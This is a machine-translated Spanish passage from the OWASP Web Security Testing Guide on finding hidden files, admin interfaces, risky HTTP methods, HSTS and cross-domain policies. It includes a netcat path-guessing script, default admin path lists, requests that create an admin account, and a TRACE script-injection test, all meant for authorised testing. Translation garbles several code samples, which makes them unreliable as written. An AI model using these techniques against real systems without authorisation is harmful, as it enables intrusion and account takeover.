Muchas aplicaciones web dejan pistas en el contenido publicado que pueden conducir al descubrimiento de páginas y funciones ocultas. Estas pistas suelen aparecer en el código fuente de archivos HTML y JavaScript. El código fuente de todo el contenido publicado debe revisarse manualmente para identificar pistas sobre otras páginas y funcionalidades. Por ejemplo:

Los comentarios de los programadores y las secciones comentadas del código fuente pueden hacer referencia a contenido oculto:

```
<!-- <A HREF="uploadfile.jsp">Subir un documento al servidor</A> --> <!-- Enlace eliminado mientras se solucionan
los errores en uploadfile.jsp -->
```

JavaScript puede contener enlaces a páginas que solo se muestran dentro de la GUI del usuario en determinadas circunstancias:

```
var adminUser=false; if
(adminUser) menu.add (nuevo elemento de menú ("Mantener usuarios", "/admin/useradmin.jsp"));
```

Las páginas HTML pueden contener FORMULARIOS que se han ocultado al desactivar el elemento ENVIAR:

```
<formulario acción="olvidé mi contraseña.jsp" método="publicación">
        < tipo de entrada="oculto" nombre="ID de usuario" valor="123"> <!-- <tipo de
        entrada="enviar" valor="Olvidé mi contraseña"> -->
</formulario>
```

Otra fuente de pistas sobre directorios sin referencia es el archivo /robots.txt utilizado para proporcionar instrucciones a los robots web:

```
Agente de usuario: *
No permitir: /Admin
No permitir: /subidas
No permitir: /copia de seguridad
No permitir: /~jbloggs
No permitir: /incluir
```

Adivinación a ciegas

En su forma más simple, esto implica ejecutar una lista de nombres de archivos comunes a través de un motor de solicitudes en un intento de adivinar los archivos y directorios que existen en el servidor. El siguiente script contenedor netcat leerá una lista de palabras de la entrada estándar y realizará un ataque de adivinación básico:

```
#!/bin/bash

servidor=ejemplo.org puerto=80

mientras lee la URL
hacer
eco -ne "$url\t"
echo -e "GET /$url HTTP/1.0\nHost: $servidor\n" | netcat $servidor $puerto | cabeza -1 hecho | archivo de salida en T
```

Machine Translated by Google

Dependiendo del servidor, GET puede reemplazarse con HEAD para obtener resultados más rápidos. El archivo de salida especificado se puede buscar en busca de códigos de respuesta "interesantes". El código de respuesta 200 (OK) generalmente indica que se ha encontrado un recurso válido (siempre que el servidor no entregue una página personalizada "no encontrada" usando el código 200). Pero también esté atento a 301 (Movido), 302 (Encontrado), 401 (No autorizado), 403 (Prohibido) y 500 (Error interno), que también pueden indicar recursos o directorios que merecen una mayor investigación.

El ataque de adivinanza básico debe ejecutarse contra la raíz web y también contra todos los directorios que hayan sido identificados mediante otras técnicas de enumeración. Se pueden realizar ataques de adivinanzas más avanzados/eficaces de la siguiente manera:

- Identifique las extensiones de archivo en uso dentro de áreas conocidas de la aplicación (por ejemplo, jsp, aspx, html) y use una lista de palabras básica adjunta a cada una de estas extensiones (o use una lista más larga de extensiones comunes si los recursos lo permiten).
- Para cada archivo identificado mediante otras técnicas de enumeración, cree una lista de palabras personalizada derivada de ese nombre de archivo. Obtenga una lista de extensiones de archivos comunes (incluidas ~, bak, txt, src, dev, old, inc, orig, copy, tmp, swp, etc.) y use cada extensión antes, después y en lugar de la extensión del nombre de archivo real.

Nota: Las operaciones de copia de archivos de Windows generan nombres de archivos con el prefijo "Copia de" o versiones localizadas de esta cadena, por lo que no cambian las extensiones de archivo. Si bien los archivos "Copia de" normalmente no revelan el código fuente cuando se accede a ellos, pueden proporcionar información valiosa en caso de que causen errores al invocarlos.

Información obtenida a través de vulnerabilidades y mala configuración del servidor

La forma más obvia en la que un servidor mal configurado puede revelar páginas a las que no se hace referencia es mediante el listado de directorios. Solicite todos los directorios enumerados para identificar aquellos que proporcionen una lista de directorios.

Se han encontrado numerosas vulnerabilidades en servidores web individuales que permiten a un atacante enumerar contenido sin referencia, por ejemplo:

- Vulnerabilidad de listado de directorios de Apache ?M=D.
- Varias vulnerabilidades de divulgación de fuentes de scripts de IIS.
- Directorio IIS WebDAV que enumera vulnerabilidades.

Uso de información disponible públicamente

Las páginas y funciones de las aplicaciones web conectadas a Internet a las que no se hace referencia desde la propia aplicación pueden ser referenciadas desde otras fuentes de dominio público. Hay varias fuentes de estas referencias:

- Es posible que las páginas a las que antes se hacía referencia todavía aparezcan en los archivos de los motores de búsqueda de Internet. Por ejemplo, es posible que `1998results.asp` ya no esté vinculado desde el sitio web de una empresa, pero puede permanecer en el servidor y en las bases de datos de los motores de búsqueda. Este script antiguo puede contener vulnerabilidades que podrían usarse para comprometer todo el sitio. El sitio: el operador de búsqueda de Google se puede utilizar para ejecutar una consulta solo en el dominio elegido, como en: sitio:www.example.com . El uso de motores de búsqueda de esta manera ha dado lugar a una amplia gama de técnicas que pueden resultarle útiles y que se describen en la sección Hacking de Google de esta guía. Compruébalo para perfeccionar tus habilidades de prueba a través de Google. No es probable que otros archivos hagan referencia a los archivos de copia de seguridad y, por lo tanto, es posible que Google no los haya indexado, pero si se encuentran en directorios navegables, es posible que el motor de búsqueda los conozca.
- Además, Google y Yahoo mantienen versiones en caché de las páginas encontradas por sus robots. Incluso si `1998results.asp` se ha eliminado del servidor de destino, estos motores de búsqueda aún pueden almacenar una versión de su resultado. La versión almacenada en caché puede contener referencias o pistas sobre contenido oculto adicional que aún permanece en el servidor.
- El contenido al que no se hace referencia desde una aplicación de destino puede estar vinculado a sitios web de terceros. Por ejemplo, una aplicación que procesa pagos en línea en nombre de terceros comerciantes puede contener una variedad de funciones personalizadas que (normalmente) sólo se pueden encontrar siguiendo enlaces dentro de los sitios web de sus clientes.

Omisión del filtro de nombre de archivo

Debido a que los filtros de la lista de denegación se basan en expresiones regulares, a veces se pueden aprovechar funciones oscuras de expansión de nombres de archivos del sistema operativo que funcionan de maneras que el desarrollador no esperaba. A veces, el evaluador puede aprovechar las diferencias en la forma en que la aplicación, el servidor web y el sistema operativo subyacente analizan los nombres de archivos y sus convenciones de nombres de archivos.

Ejemplo: la expansión del nombre de archivo de Windows 8.3 `c:\\archivos de programa` se convierte en `C:\\PROGRA\~1`

Machine Translated by Google

- Eliminar caracteres incompatibles
- Convertir espacios en guiones bajos
- Tome los primeros seis caracteres del nombre base.
- Agregue ~<dígito> que se usa para distinguir archivos con nombres que usan los mismos seis caracteres iniciales
- Esta convención cambia después de las primeras 3 colisiones de nombres.
- Truncar la extensión del archivo a tres caracteres
- Poner todos los caracteres en mayúsculas.

Pruebas de caja gris La

realización de pruebas de caja gris con archivos antiguos y de respaldo requiere examinar los archivos contenidos en los directorios que pertenecen al conjunto de directorios web servidos por los servidores web de la infraestructura de la aplicación web. En teoría, el examen debería realizarse a mano para que sea exhaustivo. Sin embargo, dado que en la mayoría de los casos las copias de archivos o archivos de respaldo tienden a crearse utilizando las mismas convenciones de nomenclatura, la búsqueda se puede programar fácilmente. Por ejemplo, los editores dejan copias de seguridad nombrándolas con una extensión o terminación reconocible y los humanos tienden a dejar archivos con extensiones predecibles .old o similares. Una buena estrategia es programar periódicamente un trabajo en segundo plano para buscar archivos con extensiones que puedan identificarlos como archivos de copia o respaldo, y realizar también comprobaciones manuales durante más tiempo.

Remediación

Para garantizar una estrategia de protección eficaz, las pruebas deberían ir acompañadas de una política de seguridad que prohíba claramente prácticas peligrosas, como:

- Edición de archivos in situ en el servidor web o en los sistemas de archivos del servidor de aplicaciones. Este es un hábito particularmente malo, ya que es probable que los editores generen copias de seguridad o archivos temporales. Es sorprendente ver con qué frecuencia se hace esto, incluso en organizaciones grandes. Si es absolutamente necesario editar archivos en un sistema de producción, asegúrese de no dejar nada que no esté explícitamente previsto y considere que lo hace bajo su propio riesgo.
- Verifique cuidadosamente cualquier otra actividad realizada en los sistemas de archivos expuestos por el servidor web, como las actividades de administración puntual. Por ejemplo, si ocasionalmente necesita tomar una instantánea de un par de directorios (lo cual no debería hacer en un sistema de producción), puede tener la tentación de comprimirlos primero. Tenga cuidado de no dejar atrás esos archivos comprimidos.

- Unas políticas de gestión de configuración adecuadas deberían ayudar a evitar archivos obsoletos y sin referencia.
- Las aplicaciones deben diseñarse para no crear (ni depender de) archivos almacenados en los árboles de directorios web atendidos por el servidor web. Los archivos de datos, archivos de registro, archivos de configuración, etc. deben almacenarse en directorios a los que el servidor web no puede acceder para contrarrestar la posibilidad de divulgación de información (sin mencionar la modificación de datos si los permisos del directorio web permiten la escritura).
- No se debe poder acceder a las instantáneas del sistema de archivos a través de la web si la raíz del documento está en un sistema de archivos que utiliza esta tecnología. Configure su servidor web para denegar el acceso a dichos directorios; por ejemplo, en Apache se debe utilizar una directiva de ubicación como esta:

```
<Ubicación ~ ".snapshot"> Orden
        denegada, permitir
        Denegación de todos
</Ubicación>
```

Herramientas

Las herramientas de evaluación de vulnerabilidades tienden a incluir comprobaciones para detectar directorios web que tengan nombres estándar (como "admin", "prueba", "copia de seguridad", etc.) y para informar sobre cualquier directorio web que permita la indexación. Si no puede obtener ningún listado de directorio, debería intentar buscar posibles extensiones de respaldo. comprobar por ejemplo

- Neso
- Nikto2

Machine Translated by Google

Herramientas de araña web

- obtener
- Wget para Windows
- Sam Pala
- Spike proxy incluye una función de rastreo de sitios web
- Xenú
- rizo

Algunos de ellos también están incluidos en distribuciones estándar de Linux. Las herramientas de desarrollo web suelen incluir funciones para identificar enlaces rotos y archivos sin referencia.

Machine Translated by Google

Enumerar las interfaces de administración de infraestructura y aplicaciones

WSTG-CONF-05

Resumen

Las interfaces de administrador pueden estar presentes en la aplicación o en el servidor de la aplicación para permitir que ciertos usuarios realicen actividades privilegiadas en el sitio. Se deben realizar pruebas para revelar si un usuario estándar o no autorizado puede acceder a esta funcionalidad privilegiada y cómo hacerlo.

Una aplicación puede requerir una interfaz de administrador para permitir que un usuario privilegiado acceda a funciones que pueden realizar cambios en el funcionamiento del sitio. Dichos cambios pueden incluir:

- Diseño y disposición del sitio de
- aprovisionamiento de cuentas de usuario.
- manipulación de datos
- cambios de configuración

En muchos casos, dichas interfaces no tienen controles suficientes para protegerlas del acceso no autorizado. Las pruebas tienen como objetivo descubrir estas interfaces de administrador y acceder a la funcionalidad destinada a los usuarios privilegiados.

Objetivos de la prueba

- Identifique interfaces y funciones de administrador ocultas.

Cómo probar

Pruebas de caja negra La

siguiente sección describe los vectores que pueden usarse para probar la presencia de interfaces administrativas. Estas técnicas también se pueden utilizar para probar problemas relacionados, incluida la escalada de privilegios, y se describen en otras partes de esta guía (por ejemplo, Pruebas para omitir el esquema de autorización y Pruebas para referencias directas a objetos inseguros con mayor detalle).

- Enumeración de directorios y archivos. Es posible que haya una interfaz administrativa presente pero que no esté visiblemente disponible para el evaluador. Intentar adivinar la ruta de la interfaz administrativa puede ser tan simple como solicitar: /admin o /administrator, etc. o, en algunos escenarios, puede revelarse en segundos usando Google Dorks.
- Hay muchas herramientas disponibles para realizar fuerza bruta del contenido del servidor; consulte la sección de herramientas a continuación para obtener más información. Es posible que un evaluador también deba identificar el nombre de archivo de la página de administración. La navegación forzada a la página identificada puede proporcionar acceso a la interfaz.
- Comentarios y enlaces en código fuente. Muchos sitios utilizan código común que se carga para todos los usuarios del sitio. Al examinar todas las fuentes enviadas al cliente, se pueden descubrir vínculos a la funcionalidad del administrador y se deben investigar.
- Revisión de la documentación del servidor y de la aplicación. Si el servidor de aplicaciones o la aplicación se implementa en su configuración predeterminada, es posible acceder a la interfaz de administración utilizando la información descrita en la documentación de configuración o ayuda. Se deben consultar las listas de contraseñas predeterminadas si se encuentra una interfaz administrativa y se requieren credenciales.

- Información disponible públicamente. Muchas aplicaciones como WordPress tienen interfaces administrativas predeterminadas.
- Puerto de servidor alternativo. Las interfaces de administración pueden verse en un puerto del host diferente al de la aplicación principal. Por ejemplo, la interfaz de administración de Apache Tomcat a menudo se puede ver en el puerto 8080.
- Manipulación de parámetros. Es posible que se requiera un parámetro GET o POST o una variable de cookie para habilitar la funcionalidad del administrador. Las pistas de esto incluyen la presencia de campos ocultos como:

Machine Translated by Google


```
< tipo de entrada="oculto" nombre="admin" valor="no">
```

o en una cookie:

```
Cookie: cookie_sesión; administrador de usuario = 0
```

Una vez que se ha descubierto una interfaz administrativa, se puede utilizar una combinación de las técnicas anteriores para intentar eludir la autenticación. Si esto falla, es posible que el evaluador desee intentar un ataque de fuerza bruta. En tal caso, el evaluador debe ser consciente de la posibilidad de que se bloquee la cuenta administrativa si dicha funcionalidad está presente.

Pruebas de caja gris Se

debe realizar un examen más detallado de los componentes del servidor y de la aplicación para garantizar el refuerzo (es decir, las páginas del administrador no son accesibles para todos mediante el uso de filtrado de IP u otros controles) y, cuando corresponda, verificar que todos los componentes no utilice credenciales o configuraciones predeterminadas. El código fuente debe revisarse para garantizar que el modelo de autorización y autenticación garantice una clara separación de funciones entre los usuarios normales y los administradores del sitio. Las funciones de la interfaz de usuario compartidas entre usuarios normales y administradores deben ser

revisado para garantizar una separación clara entre el dibujo de dichos componentes y la fuga de información de dicha funcionalidad compartida.

Cada marco web puede tener sus propias páginas o rutas de administrador predeterminadas. Por ejemplo

WebEsfera:

```
/administración
/admin-authz.xml /
admin.conf
/admin.contraseña /
admin/*
/admin/logon.jsp /admin/
secure/logon.jsp
```

PHP:

```
/phpinfo /
phpmyadmin/ /
phpMyAdmin/ /
mysqladmin/ /
MySQLadmin /
MySQLAdmin /
login.php /
logon.php /
xmlrpc.php /
dbadmin
```

Portada:

```
/admin.dll /
admin.exe
/administrators.pwd /autor.dll

/author.exe /
author.log /
authors.pwd /cgi-
bin
```

Machine Translated by Google

WebLogic:

```
/AdminCaptureRootCA
/AdminClientes
/AdminConexiones
/AdminEventos
/AdminJDBC
/LicenciaAdministrador
/AdminPrincipal
/AdminProps
/ReinoAdministrador
/AdminThreads
```

WordPress:

```
wp-admin/
wp-admin/about.php wp-
admin/admin-ajax.php wp-admin/
admin-db.php wp-admin/
admin-footer.php wp-admin/admin-
functions.php wp-admin /admin-
encabezado.php
```

Herramientas

- OWASP ZAP - Navegación forzada es un uso actualmente mantenido del proyecto DirBuster anterior de OWASP.
- THC-HIDRA es una herramienta que permite la fuerza bruta de muchas interfaces, incluida la autenticación HTTP basada en formularios.
- Un forzador bruto es mucho mejor cuando utiliza un buen diccionario, por ejemplo el netsparker . diccionario.

Referencias

- Cirt: Lista de contraseñas predeterminadas
- FuzzDB se puede utilizar para realizar una ruta de inicio de sesión de administrador de navegación por fuerza bruta
- Parámetros comunes de administración o depuración

Machine Translated by Google

Probar métodos HTTP

WSTG-CONF-06

Resumen

HTTP ofrece una serie de métodos que se pueden utilizar para realizar acciones en el servidor web (el estándar HTTP 1.1 se refiere a ellos como métodos , pero también se describen comúnmente como verbos). Si bien GET y POST son, con diferencia, los métodos más comunes que se utilizan para acceder a la información proporcionada por un servidor web, HTTP permite varios otros métodos (y algo menos conocidos). Algunos de estos pueden usarse con fines nefastos si el servidor web está mal configurado.

RFC 7231 – Protocolo de transferencia de hipertexto (HTTP/1.1): semántica y contenido define los siguientes verbos o métodos de solicitud HTTP válidos:

- CONSEGUIR
- CABEZA
- CORREO
- PONER
- BORRAR
- CONECTAR
- OPCIONES
- RASTRO

Sin embargo, la mayoría de las aplicaciones web solo necesitan responder a solicitudes GET y POST, recibiendo datos del usuario en la cadena de consulta URL o adjuntos a la solicitud, respectivamente. Los enlaces de estilo estándar así como los formularios definidos sin un método activan una solicitud GET; Los datos del formulario enviados a través de <form método='POST'></form> activan solicitudes POST. Las llamadas JavaScript y AJAX pueden enviar métodos distintos de GET y POST, pero normalmente no deberían ser necesarios. Dado que los otros métodos rara vez se utilizan, muchos desarrolladores no saben, o no tienen en cuenta, cómo la implementación de estos métodos por parte del servidor web o del marco de la aplicación afecta las características de seguridad de la aplicación.

Objetivos de la prueba

- Enumere los métodos HTTP admitidos.
- Prueba de omisión de control de acceso.
- Pruebe las vulnerabilidades de XST.
- Pruebe las técnicas de anulación del método HTTP.

Cómo probar

Descubra los métodos admitidos Para realizar

esta prueba, el evaluador necesita alguna forma de determinar qué métodos HTTP son compatibles con el servidor web que se está examinando. Si bien el método OPTIONS HTTP proporciona una forma directa de hacerlo, verifique la respuesta del servidor emitiendo solicitudes utilizando diferentes métodos. Esto se puede lograr mediante pruebas manuales o algo así como los métodos http Guión Nmap.

Para usar el script Nmap de métodos http para probar el punto final /index.php en el servidor localhost usando HTTPS, emita el comando:

Machine Translated by Google


```
nmap -p 443 --script http-methods --script-args http-methods.url-path='/index.php' localhost
```

Cuando pruebe una aplicación que tiene que aceptar otros métodos, por ejemplo, un servicio web RESTful, pruébela minuciosamente para asegurarse de que todos los puntos finales acepten sólo los métodos que requieren.

Probando el método PUT

1. Capture la solicitud base del objetivo con un proxy web.
2. Cambie el método de solicitud a PUT , agregue el archivo test.html y envíe la solicitud al servidor de aplicaciones.

```
PUT /test.html HTTP/1.1
Anfitrión: sitio web de pruebas

<html>
El método HTTP PUT está habilitado
</html>
```

3. Si el servidor responde con códigos de éxito 2XX o redirecciones 3XX y luego confirma mediante una solicitud GET para archivo prueba.html . La aplicación es vulnerable.

Si el método HTTP PUT no está permitido en la URL base o en la solicitud, pruebe con otras rutas en el sistema.

> NOTA: Si logra cargar un shell web, debe sobrescribirlo o asegurarse de que el equipo de seguridad del objetivo esté al tanto y elimine el componente inmediatamente después de su prueba de concepto.

Al aprovechar el método PUT , un atacante puede colocar contenido arbitrario y potencialmente malicioso en el sistema, lo que puede provocar la ejecución remota de código, desfigurar el sitio o denegar el servicio.

Prueba de omisión del control de acceso Encuentre

una página para visitar que tenga una restricción de seguridad tal que una solicitud GET normalmente forzaría una redirección 302 a una página de inicio de sesión o forzaría un inicio de sesión directamente. Emita solicitudes utilizando varios métodos como HEAD, POST, PUT, etc., así como métodos inventados arbitrariamente como BILBAO, FOOBAR, CATS, etc. Si la aplicación web responde con un HTTP/1.1 200 OK , eso no es una página de inicio de sesión , es posible que se pueda omitir la autenticación o autorización. El siguiente ejemplo utiliza ncat de Nmap. .

```
$ ncat www.ejemplo.com 80 HEAD /
admin HTTP/1.1
Anfitrión: www.ejemplo.com

HTTP/1.1 200 correcto
Fecha: lunes 18 de agosto de 2008 22:44:11 GMT
Servidor: Apache
Set-Cookie: PHPSESSID=pKi...; ruta=/; HttpOnly Expira: jueves, 19
de noviembre de 1981 08:52:00 GMT Control de caché:
sin almacenamiento, sin caché, debe revalidar, verificación posterior = 0, verificación previa = 0 Pragma: sin caché
Set-Cookie:
adminOnlyCookie1=...; caduca = martes 18 de agosto de 2009, 22:44:31 GMT; dominio=www.ejemplo.com Establecer-Cookie:
adminOnlyCookie2=...; caduca = lunes, 18 de agosto de 2008, 22:54:31 GMT; dominio=www.ejemplo.com Establecer-Cookie:
adminOnlyCookie3=...; caduca = domingo 19 de agosto de 2007, 22:44:30 GMT; dominio=www.example.com Idioma del contenido: EN
Conexión: cerrar

Tipo de contenido: texto/html; juego de caracteres=ISO-8859-1
```

Si el sistema parece vulnerable, ejecute ataques similares a CSRF, como los siguientes, para explotar el problema más plenamente:

Machine Translated by Google

- `HEAD /admin/createUser.php?member=myAdmin`
- `PUT /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123`
- `GATOS /admin/groupEdit.php?group=Admins&member=myAdmin&action=add`

Usando los tres comandos anteriores, modificados para adaptarse a la aplicación bajo prueba y a los requisitos de prueba, se crearía un nuevo usuario, se asignaría una contraseña y el usuario se convertiría en administrador, todo mediante el envío de solicitudes ciegas.

Pruebas de potencial de seguimiento entre sitios Nota:

para comprender la lógica y los objetivos de un ataque de seguimiento entre sitios (XST), es necesario estar familiarizado con los ataques de secuencias de comandos entre sitios.

El método `TRACE` , destinado a pruebas y depuración, indica al servidor web que refleje el mensaje recibido al cliente. Este método, aunque aparentemente inofensivo, puede aprovecharse con éxito en algunos escenarios para robar las credenciales de usuarios legítimos. Esta técnica de ataque fue descubierta por Jeremiah Grossman en 2003, en un intento de eludir el HttpOnly. atributo que tiene como objetivo proteger las cookies del acceso de JavaScript. Sin embargo, el método TRACE se puede utilizar para evitar esta protección y acceder a la cookie incluso cuando este atributo está configurado.

Pruebe el potencial de rastreo entre sitios emitiendo una solicitud como la siguiente:

```
$ ncat www.víctima.com 80 TRACE /
HTTP/1.1
Anfitrión: www.victim.com
Aleatorio: Encabezado

HTTP/1.1 200 correcto
Aleatorio: encabezado
...
```

El servidor web devolvió un 200 y reflejó el encabezado aleatorio que se configuró. Para explotar aún más este problema:

```
$ ncat www.victim.com 80 TRACE /
HTTP/1.1 Anfitrión:
www.victim.com
Ataque: <script>prompt()</script>
```

El ejemplo anterior funciona si la respuesta se refleja en el contexto HTML.

En navegadores más antiguos, los ataques se realizaban utilizando la tecnología XHR](https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest), que filtraba los encabezados cuando el servidor los refleja (por ejemplo, cookies, tokens de autorización). , etc.) y se omitieron medidas de seguridad como el [atributo HttpOnly. Este ataque se puede realizar en navegadores recientes sólo si la aplicación se integra con tecnologías similares a Flash.

Prueba de anulación del método HTTP Algunos marcos

web proporcionan una manera de anular el método HTTP real en la solicitud emulando los verbos HTTP faltantes pasando algún encabezado personalizado en las solicitudes. El objetivo principal de esto es eludir algunas limitaciones del middleware (por ejemplo, proxy, firewall) donde los métodos permitidos generalmente no incluyen verbos como PUT o DELETE . Se podrían utilizar los siguientes encabezados alternativos para realizar dicha tunelización de verbos:

- `Método X-HTTP`
- `Anulación del método X-HTTP`
- `Anulación del método X`

Para probar esto, en los escenarios donde los verbos restringidos como PUT o DELETE devuelven un "Método 405 no permitido", reproduzca la misma solicitud con la adición de encabezados alternativos para la anulación del método HTTP y observe cómo

Machine Translated by Google

el sistema responde. La aplicación debe responder con un código de estado diferente (por ejemplo, 200) en los casos en que se admita la anulación de métodos.

El servidor web en el siguiente ejemplo no permite el método DELETE y lo bloquea:

```
$ ncat www.ejemplo.com 80 BORRAR /
recurso.html HTTP/1.1
Anfitrión: www.ejemplo.com

Método HTTP/1.1 405 no permitido
Fecha: sábado 4 de abril de 2020 18:26:53 GMT
Servidor: Apache
Permitir: OBTENER, CABEZA, PUBLICAR, OPCIONES
Longitud del contenido: 320
Tipo de contenido: texto/html; juego de caracteres=iso-8859-1
Variar: aceptar-codificación
```

Después de agregar el `encabezado X-HTTP` , el servidor responde a la solicitud con un 200:

```
$ ncat www.ejemplo.com 80 BORRAR /
recurso.html HTTP/1.1
Anfitrión: www.example.com
Método X-HTTP: ELIMINAR

HTTP/1.1 200 correcto
Fecha: sábado 4 de abril de 2020 19:26:01 GMT
Servidor: Apache
```

Remediación

- Asegúrese de que solo se permitan los encabezados requeridos y que los encabezados permitidos estén configurados correctamente.
- Asegúrese de que no se implementen soluciones alternativas para eludir las medidas de seguridad implementadas por agentes de usuario, marcos o servidores web.

Herramientas

- ncat
- rizo
- nmap métodos http script NSE
- complemento w3af htaccess_methods

Referencias

- RFC 2109 y RFC 2965: “Mecanismo de gestión del estado HTTP”
- HTACCESS: Método BILBAO al descubierto
- Amit Klein: “Variantes de ataque XS(T) que, en algunos casos, pueden eliminar la necesidad de TRACE”
- Fortify: anulación del método HTTP mal utilizado
- CAPEC-107: Seguimiento entre sitios

Machine Translated by Google

Pruebe la seguridad de transporte estricta HTTP

WSTG-CONF-07

Resumen

La función HTTP Strict Transport Security (HSTS) permite que una aplicación web informe al navegador mediante el uso de un encabezado de respuesta especial que nunca debe establecer una conexión con los servidores de dominio especificados utilizando HTTP no cifrado. En cambio, debería establecer automáticamente todas las solicitudes de conexión para acceder al sitio a través de HTTPS. También evita que los usuarios anulen errores de certificados.

Teniendo en cuenta la importancia de esta medida de seguridad, es prudente verificar que el sitio web utilice este encabezado HTTP para garantizar que todos los datos viajen cifrados entre el navegador web y el servidor.

El encabezado de seguridad de transporte estricto HTTP utiliza dos directivas:

- `max-age` : para indicar la cantidad de segundos que el navegador debe convertir automáticamente todas las solicitudes HTTP a HTTPS.
- `includeSubDomains` : para indicar que todos los subdominios relacionados deben usar HTTPS.
- `precarga` No oficial: para indicar que los dominios están en la lista de precarga y que los navegadores nunca deben conectarse sin HTTPS.
    - Esto es compatible con los principales navegadores, pero no es parte oficial de la especificación. (Ver hstspreload.org para más información.)

A continuación se muestra un ejemplo de la implementación del encabezado HSTS:

```
Estricta seguridad en el transporte: edad máxima = 31536000; incluirSubDominios
```

Se debe comprobar el uso de este encabezado por parte de aplicaciones web para ver si se pueden producir los siguientes problemas de seguridad:

- Los atacantes huelen el tráfico de la red y acceden a la información transferida a través de un canal no cifrado.
- Los atacantes aprovechan un manipulador en el medio del ataque debido al problema de aceptar certificados que no son confiables.

- Usuarios que ingresaron por error una dirección en el navegador poniendo HTTP en lugar de HTTPS, o usuarios que hacen clic en un enlace en una aplicación web que indicaba erróneamente el uso del protocolo HTTP.

Objetivos de la prueba

- Revise el encabezado HSTS y su validez.

Cómo probar

La presencia del encabezado HSTS se puede confirmar examinando la respuesta del servidor a través de un proxy interceptor o usando curl de la siguiente manera:

```
$ curl -s -D- https://owasp.org | grep -i estricto Seguridad-de-
transporte-estricta: edad-máxima=31536000
```

Referencias

- OWASP HTTP Seguridad de transporte estricta

Machine Translated by Google

- Serie de tutoriales de OWASP Appsec - Episodio 4: Seguridad estricta en el transporte
- Especificación HSTS

Machine Translated by Google

Pruebe la política de dominios cruzados de RIA

WSTG-CONF-08

Resumen

Rich Internet Applications (RIA) ha adoptado los archivos de política crossdomain.xml de Adobe para permitir el acceso controlado entre dominios a datos y consumo de servicios utilizando tecnologías como Oracle Java, Silverlight y Adobe Flash.
Por tanto, un dominio puede otorgar acceso remoto a sus servicios desde un dominio diferente. Sin embargo, a menudo los archivos de políticas que describen las restricciones de acceso están mal configurados. Una mala configuración de los archivos de políticas permite ataques de falsificación de solicitudes entre sitios y puede permitir que terceros accedan a datos confidenciales destinados al usuario.

¿Qué son los archivos de políticas entre dominios?

Un archivo de política entre dominios especifica los permisos que un cliente web como Java, Adobe Flash, Adobe Reader, etc. utiliza para acceder a datos en diferentes dominios. Para Silverlight, Microsoft adoptó un subconjunto de crossdomain.xml de Adobe y, además, creó su propio archivo de políticas entre dominios: clientaccesspolicy.xml.

Siempre que un cliente web detecta que se debe solicitar un recurso desde otro dominio, primero buscará un archivo de política en el dominio de destino para determinar si se permite realizar solicitudes entre dominios, incluidos encabezados y conexiones basadas en sockets.

Los archivos de políticas maestras se encuentran en la raíz del dominio. Se puede indicar a un cliente que cargue un archivo de política diferente, pero siempre verificará primero el archivo de política maestro para asegurarse de que el archivo de política maestro permita el archivo de política solicitado.

Crossdomain.xml frente a Clientaccesspolicy.xml

La mayoría de las aplicaciones RIA admiten crossdomain.xml. Sin embargo, en el caso de Silverlight, solo funcionará si crossdomain.xml especifica que se permite el acceso desde cualquier dominio. Para un control más granular con Silverlight, se debe utilizar clientaccesspolicy.xml.

Los archivos de políticas otorgan varios tipos de permisos:

- Archivos de políticas aceptados (los archivos de políticas maestros pueden deshabilitar o restringir archivos de políticas específicos)
- Permisos de sockets
- Permisos de encabezado
- Permisos de acceso HTTP/HTTPS
- Permitir el acceso basado en credenciales criptográficas

Un ejemplo de un archivo de política demasiado permisivo:

```
<?xml versión="1.0"?>
<!DOCTYPE SISTEMA de políticas entre
dominios "http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<políticas entre dominios>
    <control-sitio permitido-cross-domain-policies="all"/> <permitir-acceso-
    desde el dominio="*" seguro="false"/>
    <allow-http-request-headers-from domain="*" headers="*" Secure="false"/> </cross-domain-policy>
```

¿Cómo se puede abusar de los archivos de políticas entre dominios?

- Políticas entre dominios demasiado permisivas.

Machine Translated by Google

- Generar respuestas del servidor que pueden tratarse como archivos de políticas entre dominios.
- Usar la funcionalidad de carga de archivos para cargar archivos que pueden tratarse como archivos de políticas entre dominios.

Impacto del abuso del acceso entre dominios

- Derrota las protecciones CSRF.
- Leer datos restringidos o protegidos de otro modo por políticas de origen cruzado.

Objetivos de la prueba

- Revisar y validar los archivos de políticas.

Cómo probar

Pruebas de debilidad de los archivos de políticas RIA

Para probar la debilidad del archivo de política RIA, el evaluador debe intentar recuperar los archivos de política crossdomain.xml y clientaccesspolicy.xml de la raíz de la aplicación y de cada carpeta encontrada.

Por ejemplo, si la URL de la aplicación es http://www.owasp.org , el evaluador debería intentar descargar los archivos http://www.owasp.org/crossdomain.xml y http://www.owasp.org/ clientaccesspolicy.xml .

Después de recuperar todos los archivos de políticas, los permisos permitidos deben verificarse según el principio de privilegio mínimo.
Las solicitudes solo deben provenir de los dominios, puertos o protocolos que sean necesarios. Deben evitarse políticas demasiado permisivas. Las políticas con * deben examinarse detenidamente.

Ejemplo

```
<política-entre-dominios>
        <permitir-acceso-desde dominio="*" />
</política-entre-dominios>
```

Resultado esperado

- Se encontró una lista de archivos de políticas.
- Una lista de escenarios débiles en las políticas.

Herramientas

- nikto
- Proyecto de proxy de ataque OWASP Zed
- W3af

Referencias

- Adobe: "Especificación de archivo de política entre dominios"
- Adobe: "Recomendaciones de uso de archivos de políticas entre dominios para Flash Player"
- Oracle: “Soporte XML entre dominios”
- MSDN: "Hacer que un servicio esté disponible más allá de los límites del dominio"
- MSDN: "Restricciones de acceso a la seguridad de la red en Silverlight"
- Stefan Esser: “Haciendo nuevos agujeros con los archivos de políticas Flash entre dominios”
- Jeremiah Grossman: "Crossdomain.xml invita al caos entre sitios"
- Google Doctype: “Introducción a la seguridad de Flash”
- UCSD: Análisis de las políticas entre dominios de aplicaciones Flash

Machine Translated by Google

Permiso de archivo de prueba

ID
WSTG-CONF-09

Resumen

Cuando a un recurso se le otorga una configuración de permisos que brinda acceso a una gama más amplia de actores de lo requerido, podría dar lugar a la exposición de información confidencial o a la modificación de ese recurso por parte de partes no deseadas. Esto es especialmente peligroso cuando el recurso está relacionado con la configuración, ejecución o datos confidenciales del usuario.

